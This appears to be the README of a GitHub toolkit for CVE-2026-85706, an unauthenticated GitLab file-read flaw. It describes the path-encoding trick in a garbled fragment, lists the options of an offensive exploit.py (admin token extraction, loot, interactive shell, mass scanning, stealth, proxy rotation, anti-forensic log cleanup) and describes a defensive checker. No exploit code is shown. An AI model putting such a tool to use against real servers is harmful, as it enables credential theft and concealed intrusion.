 tc4dy/cve-2026-85706-poc-toolkit
Python toolkit for CVE-2026-85706 GitLab unauth file read: weaponized exploit with loot, shell, mass scan, plus non-intrusive SafeChecker audit and reporting.




⚠️ ETHICAL USE ONLY – AUTHORIZED SECURITY TESTING
This repository provides tools for authorized security professionals, blue teams, and penetration testers only.
Unauthorized access to computer systems is illegal under CFAA (US), Computer Misuse Act (UK), TCK 243/244 (Turkey), and similar laws worldwide.


CVE‑2026‑85706 is a critical unauthenticated arbitrary local file read vulnerability in self-managed GitLab CE/EE (versions 18.7 through 19.3.1) that allows an unauthenticated attacker to read any file on the server via a single HTTP request to the commits API.
%63ommits./api/v4/projects/{id}/repository/commits endpoint opens the file specified in file.path before authentication is enforced.%-sequence, Rack echoes the content in a 400 Bad Request body, leaking the full content.| Tool | Purpose | Intended User |
|---|---|---|
exploit.py | Full weaponized toolkit with unauthenticated file read, loot enumeration, admin token extraction, mass scanning, interactive shell, proxy rotation, stealth mode, and multi-format reporting. | Red teams / authorized pentesters |
safechecker.py | Non‑intrusive vulnerability checker that detects GitLab version, validates exposure, audits security headers, and assesses risk without reading any file. Generates JSON/CSV/HTML reports. | Blue teams / security auditors |
| Feature | exploit.py | safechecker.py |
|---|---|---|
| Vulnerability detection | ✅ | ✅ |
| Version detection | ✅ | ✅ |
| Unauthenticated file read | ✅ | ❌ |
| Loot enumeration | ✅ | ❌ |
| Admin token extraction | ✅ | ❌ |
| Interactive shell | ✅ | ❌ |
| Mass scanning (multi‑thread) | ✅ | ✅ |
| Security headers audit | ❌ | ✅ |
| TLS/certificate check | ❌ | ✅ |
| MITRE ATT&CK mapping | ✅ | ✅ |
| Proxy support | ✅ | ✅ |
| Proxy rotation | ✅ | ❌ |
| User‑Agent rotation (OPSEC) | ✅ | ❌ |
| Jitter / delay (OPSEC) | ✅ | ❌ |
| Adaptive rate limiter | ✅ | ✅ |
| Stealth mode | ✅ | ❌ |
| curl_cffi TLS impersonation | ✅ | ❌ |
| Non‑intrusive (safe) mode | ❌ | ✅ |
| JSON / JSONL / CSV / HTML output | ✅ | ✅ |
| SQLite DB output | ✅ | ❌ |
| Webhook notification | ✅ | ✅ |
| Diff against previous scan | ✅ | ✅ |
| Log cleanup (anti‑forensic) | ✅ | ❌ |
| Custom User‑Agent | ✅ | ✅ |
| SSL verification control | ✅ | ✅ |
| Scenario | Recommended Tool |
|---|---|
| Blue Team – verifying if your GitLab is vulnerable | safechecker.py |
| Security Audit – non‑intrusive vulnerability assessment | safechecker.py |
| Red Team – authorized penetration testing with full exploitation | exploit.py |
| Bug Bounty – responsible disclosure testing | safechecker.py |
| Mass Scanning – checking multiple targets for vulnerability | exploit.py (detect‑only) |
| Incident Response – checking if systems are compromised | safechecker.py |
git clone https://github.com/tc4dy/CVE-2026-85706-PoC-Toolkit
cd CVE-2026-85706-PoC-Toolkit
pip install -r requirements.txt
requests
urllib3
curl_cffi
rich
pyyaml
exploit.py Parameters| Parameter | Description |
|---|---|
-u, --url | Single target URL (e.g. https://gitlab.example.com) |
-f, --file | File containing list of targets (one per line) |
--pipe | Read targets from stdin (subfinder/httpx pipeline) |
--read | Absolute path(s) to read, comma-separated |
--wordlist | File with paths to read (one per line) |
--project-id | Force a specific project ID |
--max-projects | Max project IDs to try (default: 8) |
--auto | Loot high-value GitLab files automatically |
--loot | Same as --auto |
--shell | Interactive shell after exploitation |
--force | Scan even if GitLab fingerprint is weak |
-t, --threads | Threads for multi‑target (default: 8) |
--timeout | HTTP timeout (default: 15s) |
--retry | Retry count (default: 3) |
--retry-on | HTTP codes to retry (default: 429,500,502,503,504) |
--proxy | HTTP/HTTPS proxy |
--proxy-list | File with proxies for rotation |
--proxy-rotate | Rotation strategy: round-robin, random, sticky |
--jitter | Add random jitter between requests |
--jitter-range | Jitter min,max seconds (default: 0.1,2.0) |
--delay | Fixed delay between requests |
--stealth | Enable stealth mode (UA rotation + X-Forwarded-For) |
--curl-cffi | Use curl_cffi for TLS fingerprint impersonation |
--user-agent-file | File with User-Agent strings |
--max-body | Max response body size (0 = unlimited) |
--concurrent-per-host | Max concurrent requests per host |
--rate-limit | Max requests per second (0 = unlimited) |
--exclude | Comma-separated hosts to exclude (glob patterns) |
--grep | Only show leaks matching regex |
--resume | Resume from state file |
--notify | Notification URL (slack:, discord:, telegram:) |
--db | Save results to SQLite database |
--output-format | Output format: json, jsonl, csv, html |
-o, --output | Output file path |
-v, --verbose | Verbose output |
-q, --quiet | Quiet mode |
--no-color | Disable colors |
--no-banner | No banner |
--config | YAML/JSON config file |
--dry-run | Show plan without making requests |
--safe-mode | Only read /etc/hostname to verify |
--timeout-profile | aggressive, normal, stealth |
--mitre | Include MITRE ATT&CK mapping |
--fingerprint | Detailed GitLab fingerprint |
--cve-check | Check for related CVEs |
--json-schema | Output with JSON schema for SIEM |
--progress | Show progress bar (requires rich) |
safechecker.py Parameters
